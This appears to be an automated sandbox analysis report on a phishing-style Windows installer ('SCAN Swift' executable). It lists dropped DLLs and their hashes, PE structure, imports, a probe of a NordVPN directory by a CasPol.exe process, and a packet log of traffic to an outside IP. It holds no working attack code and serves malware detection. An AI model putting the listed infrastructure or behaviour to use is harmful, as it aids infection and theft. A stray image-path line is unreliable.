Preview:	f.....f.i.f.q...#..Jy.....f.j.....1~~.|.....f.....f..../..5y.....g...f.....)...oFFFFFFFFFFFFFFFF FFFFFFFFFFFFFFFFFFFFF....g.....r...)=..fuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuuu....f.....`..8#..=.....f....k...f.....#.z.g..... .....~.....5.....'.(.e.....f.....*.K.zpppppppppppppppppppppppppppppppppppppppppp.....f.`..u...f....3t.m'UUUUUUUU UUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUUU.....f.b..7=..a.....f!.....f.f....%,..b.....s..f...f.g.f...f.r .H...1.S.lZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZZ..i....h.....'2.R LLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLLL...4R....u.....-.>.[..... ....

C:\Users\user\AppData\Local\Temp\gspawn-win64-helper.exe

Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	22479
Entropy (8bit):	5.08095074751023
Encrypted:	false
SSDEEP:	384:PxozhVwKBMySMIKoE/pJf2OG3mcJ7t/CWP9At/H:P6Vf2yS0r/pJf6BEWP9At/H
MD5:	8154B723020AEE70829FFC138C9D1C4C
SHA1:	6F7AF3827B37845F071625458DF1DB8BA9056FD6
SHA-256:	902F9D2A239CCAEBA677DB5838654FB6CE7CF3D21243B8EF122E9D970714B0D3
SHA-512:	D3F59F778AA72D26896AA2C81972F144DAB716DFA8E45E7B3C59F528B2752FE9E8971C86CF927C62E7501D9910E9D1212EFA1A58C29796A92E2D433116E76931
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....N..E.....&....%. ...J.....@..... .....>.....`... .....P..@.....@..(.....\.....text...X..... .....`..`.data.....0.....$..... .....@....rdata.....@.....&.....@..@.pdata..@....P.....2.....@..@.xdata.....`.....6.....@..@.bss.....p.....idata.....8.....@. ...CRT....`.....B.....@....tls.....D.....@....rsrc.....F.....@....reloc.....L.....@..B..... .....

C:\Users\user\AppData\Local\Temp\libLerc.dll

Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	602739
Entropy (8bit):	6.344393812734055
Encrypted:	false
SSDEEP:	12288:PCaPBchMCFjXEbIaM43VV1oSIG5BY5IikQH/oNguISjFovd:KaaMCeVV1oSIG5BY3/oNuSjFovd
MD5:	58BFEB91921D4882F7EDABAB9C0C1C17
SHA1:	596DB0512A25089EF7CDE48CA3393E4F6878FF90
SHA-256:	5C9DB6D64BAF0250735368825CEC3032EC39999F266125D132157ECC0403EE12
SHA-512:	A86C5F00109267532531366DF07A0187D2FBB80E1628A6E30508AA74098CAB4CDF5CAD54468929604F89CAA656BDBEF6B2F25C462AA1B72898B66F3B8D227AA
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%

Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....&..V....&"...%....."....P.....Y..... .....P\|...`... .....`.....p.....L.....@...(.....$r.....text.....`..`.data..... .....@....rdata.....@..@.pdata..L.....@..@.xdata...#... ...$.....@..@.bss.....P.....edata.....`.....@..@.idata.. ,....p.....@....CRT....X..... .....@....tls.....".....@....reloc.....$.....@..B..... .....

C:\Users\user\AppData\Local\Temp\libenchant-2.dll

Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	49851
Entropy (8bit):	5.71925712297816
Encrypted:	false
SSDEEP:	768:59P9Y+clVaXLNcGRmDRC31lRrox5iJXx/gn9VFuKVcXGJMRv7hb8u+DwbMORdiPF:HPe+lkBcAEC31luGCQKKWJa8atRIPNQa
MD5:	6A9928C42EB4375CCEF3A025F3535795
SHA1:	395703F4970B42F55C2BCB2B8CF3F0D12E192CEB
SHA-256:	CAA457EF4BD84476790D215FFFF048DEB162CABC14DB3FF679795CCEA8972411
SHA-512:	27F1E2E3DDF052A05D9F0C48E0936E0D4A7E850E4E835EAED96495E6241167915FCDAD371EA206C5B741846D70FF3AFCBA83269B01ED90B22B3F7F42572F03D B
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....~.....&"...%.h.....P.....V.....P .....O...`... .....\....0..8.....@..l.....@...(.....text...hf.....h.....`..`.data.....l..... .....@....rdata..P.....n.....@..@.pdata.....@..@.xdata.....@..@.bss.....edata.....@..@.idata.. \.....@....CRT....X.....@....tls..... .....@....rsrc...8....0.....@....reloc..l....@.....@..B..... .....

C:\Users\user\AppData\Local\Temp\msvcr100.dll

Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	773968
Entropy (8bit):	6.901559811406837
Encrypted:	false
SSDEEP:	12288:nMmCy3nAgPAxN9ueqix/HEmxsvGrif8ZSy+rdQw2QRAtd74/vmYK6H3BVoe3z:MmCy3KxW3ixPEmxsvGrm8Z6r+JQPzV7z
MD5:	0E37FBFA79D349D672456923EC5FBBE3
SHA1:	4E880FC7625CCF8D9CA799D5B94CE2B1E7597335
SHA-256:	8793353461826FBD48F25EA8B835BE204B758CE7510DB2AF631B28850355BD18
SHA-512:	2BEA9BD528513A3C6A54BEAC25096EE200A4E6CCFC2A308AE9CFD1AD8738E2E2DEFD477D59DB527A048E5E9A4FE1FC1D771701DE14EF82B4DBCDC90DF038 7630
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....:.y.~...~...~...w...}...~.....eD.....eD..+...eD..J...eD.....eD.....e D.....eD.....Rich~.....PE..L.....M....."!.....0.....x.....@.....H.....d...(.....P.....$L...!..8.....h E..@.....text...!..... ..`.data....Z...0...N.....@....rsrc.....f.....@..@.reloc..$L.....N...j.....@..B..... ....

C:\Users\user\AppData\Local\Temp\nsk14B9.tmp\System.dll

Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	12288
Entropy (8bit):	5.814115788739565
Encrypted:	false
SSDEEP:	192:Zjvco0qWTlt70m5Aj/lQ0sEWD/wtYbBHFNaDybC7y+XBz0QPi:FHQlt70mij/lQRv/9VMjzr
MD5:	CFF85C549D536F651D4FB8387F1976F2
SHA1:	D41CE3A5FF609DF9CF5C7E207D3B59BF8A48530E
SHA-256:	8DC562CDA7217A3A52DB898243DE3E2ED68B80E62DDCB8619545ED0B4E7F65A8
SHA-512:	531D6328DAF3B86D85556016D299798FA06FEFC81604185108A342D000E203094C8C12226A12BD6E1F89B0DB501FB66F827B610D460B933BD4AB936AC2FD8A88
Malicious:	false

Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qr*.5.D.5.D.5.D...J.2.D.5.E.!.D.....2.D.a0t.1.D.V1n.4.D..3@.4. D.Rich5.D.....PE..L....Oa.....!.....".....*.....@.....p.....@.....B.....@..P.....`.....@..X. .....text.... .....".....  ..`.rdata..c....@.....&.....@..@.data...x....P.....*.....@....reloc.....`.....,.....@..B..... ....

C:\Users\user\AppData\Local\Temp\system-shutdown.png

Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	429
Entropy (8bit):	7.2660585571428715
Encrypted:	false
SSDEEP:	12:6v/723xn6PprukRVpsTWuFTEmRpnJGoQ6:9n6P7RvsTWuFTXpnNQ6
MD5:	84D033B14C06568FA57352CCF18D8D35
SHA1:	1D75B42F61842E8B0FA8D811DAC72B313CDDCA74
SHA-256:	3989B93626DC3ED6EF03430AD0B1FF5C6E358DAC76E34ED7C8086579B68E660F
SHA-512:	EAFE07814DF75D019EB39D999325818CE8F2D164A621E713709EE5E1F3D260EB6BCAA726A17588D034F6A6E7733B71A5141CE5B4CFCE267CBFA22B82D622778 3
Malicious:	false
Preview:	.PNG.....IHDR.....a...tIDATx..S.n.P.-.6w7..8;...#.E.].8.....wh.O."......`....^o{...4.R .....4..F{....h..}o.X..d...4M..V.ELH.aA.-.%D<..g.Tj.....x....[E(..J.z..n7...R..X..\..D... !..h5.....3.w/... ....K.;c....MO.O.`.....h4..d.....`~T9:".I...0p.R..\.....&.....;.F..X.a....;.._%....P.\.B.D..t.D..Y....B.Z..1...5U.U...1...Z..D"R.T..w@:...%.....\...\..-.B.....E{....h.. ;w....p..+....IEND.B`.

C:\Users\user\AppData\Local\Temp\zoom-out-symbolic.svg

Process:	C:\Users\user\Desktop\SCAN Swift 0545456767000000000000000001.exe
File Type:	SVG Scalable Vector Graphics image
Category:	dropped
Size (bytes):	335
Entropy (8bit):	4.737555359684875
Encrypted:	false
SSDEEP:	6:TMVBd/6o8GUYl/n7S3mc4slZRI2rjFvRbWHFHUHFvCpifW1IUHFBLJZtSKlNK+:TMHdPnnl/nu3i2FZ484sIBLjdlj
MD5:	C05C42CB3D95BF3BC7F49CCD8DCCA510
SHA1:	20442E344E95508586B1B2A7B4C6272C3F5C86F8
SHA-256:	695554CE5F23A275D3C25C27410D0CFBF8A83156807DAA3A601635E4E5D8AED0
SHA-512:	0EC19BBA7B5032670524965A8C55D8C6401F833000880DE1C0F74A5EAA4E302B0CE3E60218F3DDB95CB3E1EA7374A197CB71682526DFF910D9A6CF35FF971BE 6
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8"?>.<svg height="16px" viewBox="0 0 16 16" width="16px" xmlns="http://www.w3.org/2000/svg">. <path d="m 4 1 c -1.660156 0 - 3 1.339844 -3 3 v 8 c 0 1.660156 1.339844 3 3 3 h 8 c 1.660156 0 3 -1.339844 3 -3 v -8 c 0 -1.660156 -1.339844 -3 -3 -3 z m 0 6 h 8 v 2 h -8 z m 0 0" fill="#2e3436"/>.</ svg>.

\Device\ConDrv

Process:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\CasPol.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	30
Entropy (8bit):	3.964735178725505
Encrypted:	false
SSDEEP:	3:IBVFBWAGRHneyy:ITqAGRHner
MD5:	9F754B47B351EF0FC32527B541420595
SHA1:	006C66220B33E98C725B73495FE97B3291CE14D9
SHA-256:	0219D77348D2F0510025E188D4EA84A8E73F856DEB5E0878D673079D05840591
SHA-512:	C6996379BCB774CE27EEEC0F173CBACC70CA02F3A773DD879E3A42DA554535A94A9C13308D14E873C71A338105804AFFF32302558111EE880BA0C41747A0853
Malicious:	false
Preview:	NordVPN directory not found!..

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.76778277944147
TrID:	• Win32 Executable (generic) a (10002005/4) 99.96% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	SCAN Swift 0545456767000000000000000001.exe
File size:	1011130
MD5:	c5cc0d82dd8e1cf55d7fd3b5c067752b
SHA1:	cdbb4ff532aefa60d63feb5d0717f28c776ef9ed
SHA256:	3e02a6175b6567980d495bc4323d36c137fdc86f80b01a1b0da1d85d105221be
SHA512:	6b791077475f4cba6958448c3e251ef1a8e9db7d2adc863f01d291305e8e10e3429f2a4b0cf0600bd8247e1fe224d30a6559cef788904724bd8b09c51ebab3ae
SSDEEP:	24576:bbHwlPzVNU7lXzd2+gIsofFiXKU74yNCo:fHouxlMo9i6o
TLSH:	C02512215A54F813F3900A71C5E6F37E46B5FA382E61DA036B687F2D363D75CA828316
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....1...Pf..Pf..Pf.*_9..Pf..Pg.LPf.*_;..Pf..sV..Pf..V`..Pf.Rich.Pf.....PE..L...Z.Oa.....j.....

File Icon

Icon Hash:	7cbc7e6e78b0e010

Static PE Info

General

Entrypoint:	0x40352d
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0x614F9B5A [Sat Sep 25 21:57:46 2021 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	56a78d55f3f7af51443e58e0ce2fb5f6

Entrypoint Preview

Instruction
push ebp
mov ebp, esp
sub esp, 000003F4h
push ebx
push esi
push edi
push 00000020h
pop edi
xor ebx, ebx
push 00008001h
mov dword ptr [ebp-14h], ebx
mov dword ptr [ebp-04h], 0040A2E0h

Instruction
mov dword ptr [ebp-10h], ebx
call dword ptr [004080CCh]
mov esi, dword ptr [004080D0h]
lea eax, dword ptr [ebp-00000140h]
push eax
mov dword ptr [ebp-0000012Ch], ebx
mov dword ptr [ebp-2Ch], ebx
mov dword ptr [ebp-28h], ebx
mov dword ptr [ebp-00000140h], 0000011Ch
call esi
test eax, eax
jne 00007F240432496Ah
lea eax, dword ptr [ebp-00000140h]
mov dword ptr [ebp-00000140h], 00000114h
push eax
call esi
mov ax, word ptr [ebp-0000012Ch]
mov ecx, dword ptr [ebp-00000112h]
sub ax, 00000053h
add ecx, FFFFFFD0h
neg ax
sbb eax, eax
mov byte ptr [ebp-26h], 00000004h
not eax
and eax, ecx
mov word ptr [ebp-2Ch], ax
cmp dword ptr [ebp-0000013Ch], 0Ah
jnc 00007F240432493Ah
and word ptr [ebp-00000132h], 0000h
mov eax, dword ptr [ebp-00000134h]
movzx ecx, byte ptr [ebp-00000138h]
mov dword ptr [00434FB8h], eax
xor eax, eax
mov ah, byte ptr [ebp-0000013Ch]
movzx eax, ax
or eax, ecx
xor ecx, ecx
mov ch, byte ptr [ebp-2Ch]
movzx ecx, cx
shl eax, 10h
or eax, ecx

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x8610	0xa0	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x6c000	0x28498	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x8000	0x2b0	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x6897	0x6a00	False	0.666126179245	data	6.45839821493	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x8000	0x14a6	0x1600	False	0.439275568182	data	5.02410928126	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0xa000	0x2b018	0x600	False	0.521484375	data	4.15458210409	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x36000	0x36000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x6c000	0x28498	0x28600	False	0.447235390867	data	5.43623310188	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x6c358	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 0, next used block 0	English	United States
RT_ICON	0x7cb80	0x94a8	data	English	United States
RT_ICON	0x86028	0x5488	data	English	United States
RT_ICON	0x8b4b0	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 65279, next used block 4294967040	English	United States
RT_ICON	0x8f6d8	0x25a8	data	English	United States
RT_ICON	0x91c80	0x10a8	data	English	United States
RT_ICON	0x92d28	0x988	data	English	United States
RT_ICON	0x936b0	0x468	GLS_BINARY_LSB_FIRST	English	United States
RT_DIALOG	0x93b18	0x100	data	English	United States
RT_DIALOG	0x93c18	0x11c	data	English	United States
RT_DIALOG	0x93d38	0xc4	data	English	United States
RT_DIALOG	0x93e00	0x60	data	English	United States
RT_GROUP_ICON	0x93e60	0x76	data	English	United States
RT_VERSION	0x93ed8	0x27c	data	English	United States
RT_MANIFEST	0x94158	0x33e	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
ADVAPI32.dll	RegCreateKeyExW, RegEnumKeyW, RegQueryValueExW, RegSetValueExW, RegCloseKey, RegDeleteValueW, RegDeleteKeyW, AdjustTokenPrivileges, LookupPrivilegeValueW, OpenProcessToken, SetFileSecurityW, RegOpenKeyExW, RegEnumValueW
SHELL32.dll	SHGetSpecialFolderLocation, SHFileOperationW, SHBrowseForFolderW, SHGetPathFromIDListW, ShellExecuteExW, SHGetFileInfoW
ole32.dll	OleInitialize, OleUninitialize, CoCreateInstance, IIDFromString, CoTaskMemFree
COMCTL32.dll	ImageList_Create, ImageList_Destroy, ImageList_AddMasked
USER32.dll	GetClientRect, EndPaint, DrawTextW, IsWindowEnabled, DispatchMessageW, wsprintfA, CharNextA, CharPrevW, MessageBoxIndirectW, GetDlgItemTextW, SetDlgItemTextW, GetSystemMetrics, FillRect, AppendMenuW, TrackPopupMenu, OpenClipboard, SetClipboardData, CloseClipboard, IsWindowVisible, CallWindowProcW, GetMessagePos, CheckDlgButton, LoadCursorW, SetCursor, GetSysColor, SetWindowPos, GetWindowLongW, PeekMessageW, SetClassLongW, GetSystemMenu, EnableMenuItem, GetWindowRect, ScreenToClient, EndDialog, RegisterClassW, SystemParametersInfoW, CreateWindowExW, GetClassInfoW, DialogBoxParamW, CharNextW, ExitWindowsEx, DestroyWindow, CreateDialogParamW, SetTimer, SetWindowTextW, PostQuitMessage, SetForegroundWindow, ShowWindow, wsprintfW, SendMessageTimeoutW, FindWindowExW, IsWindow, GetDlgItem, SetWindowLongW, LoadImageW, GetDC, ReleaseDC, EnableWindow, InvalidateRect, SendMessageW, DefWindowProcW, BeginPaint, EmptyClipboard, CreatePopupMenu

DLL	Import
GDI32.dll	SetBkMode, SetBkColor, GetDeviceCaps, CreateFontIndirectW, CreateBrushIndirect, DeleteObject, SetTextColor, SelectObject
KERNEL32.dll	GetExitCodeProcess, WaitForSingleObject, GetModuleHandleA, GetProcAddress, GetSystemDirectoryW, lstrcatW, Sleep, lstrcpyA, WriteFile, GetTempFileNameW, CreateFileW, lstrcmpiA, RemoveDirectoryW, CreateProcessW, CreateDirectoryW, GetLastError, CreateThread, GlobalLock, GlobalUnlock, GetDiskFreeSpaceW, WideCharToMultiByte, lstrcpynW, lstrlenW, SetErrorMode, GetVersionExW, GetCommandLineW, GetTempPathW, GetWindowsDirectoryW, SetEnvironmentVariableW, CopyFileW, ExitProcess, GetCurrentProcess, GetModuleFileNameW, GetFileSize, GetTickCount, MulDiv, SetFileAttributesW, GetFileAttributesW, SetCurrentDirectoryW, MoveFileW, GetFullPathNameW, GetShortPathNameW, SearchPathW, CompareFileTime, SetFileTime, CloseHandle, lstrcmpiW, lstrcmpW, ExpandEnvironmentStringsW, GlobalFree, GlobalAlloc, GetModuleHandleW, LoadLibraryExW, MoveFileExW, FreeLibrary, WritePrivateProfileStringW, GetPrivateProfileStringW, lstrlenA, MultiByteToWideChar, ReadFile, SetFilePointer, FindClose, FindNextFileW, FindFirstFileW, DeleteFileW

Version Infos


Description	Data
LegalCopyright	Euthanasiachromo202
FileVersion	24.24.17
CompanyName	Conciliato
LegalTrademarks	LASHINGPREEXPOU
Comments	Subconceptflovse2
ProductName	Ritha
FileDescription	andenk
Translation	0x0409 0x04b0

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution



Total Packets: 47

- 53 (DNS)
- 80 (HTTP)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 08:03:50.892452955 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.018748045 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.019141912 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.019651890 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.145852089 CEST	80	49760	103.211.219.10	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 08:03:51.146629095 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.146732092 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.146800995 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.146862984 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.146898985 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.146924973 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.146969080 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.146986008 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.146987915 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.147049904 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.147110939 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.147125959 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.147172928 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.147176027 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.147191048 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.147202015 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.147236109 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.147351027 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.147402048 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.147414923 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.273528099 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.273616076 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.273678064 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.273740053 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.273802996 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.273864031 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.273915052 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.273938894 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.273957014 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.273977995 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274039030 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274060011 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274133921 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274148941 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274225950 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274247885 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274316072 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274338007 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274389029 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274410009 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274517059 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274545908 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274626017 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274666071 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274703026 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274713993 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274787903 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274852991 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274863958 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.274935007 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.274980068 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.275007963 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.275034904 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.275101900 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.275192976 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.275281906 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401081085 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401201010 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401278019 CEST	80	49760	103.211.219.10	192.168.11.20

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 26, 2022 08:03:51.401329041 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401396036 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401397943 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401443958 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401454926 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401490927 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401567936 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401595116 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401607037 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401676893 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401722908 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401738882 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401782990 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401787043 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401833057 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401906013 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.401943922 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401982069 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.401989937 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.402085066 CEST	80	49760	103.211.219.10	192.168.11.20
May 26, 2022 08:03:51.402091980 CEST	49760	80	192.168.11.20	103.211.219.10
May 26, 2022 08:03:51.402132034 CEST	80	49760	103.211.219.10	192.168.11.20
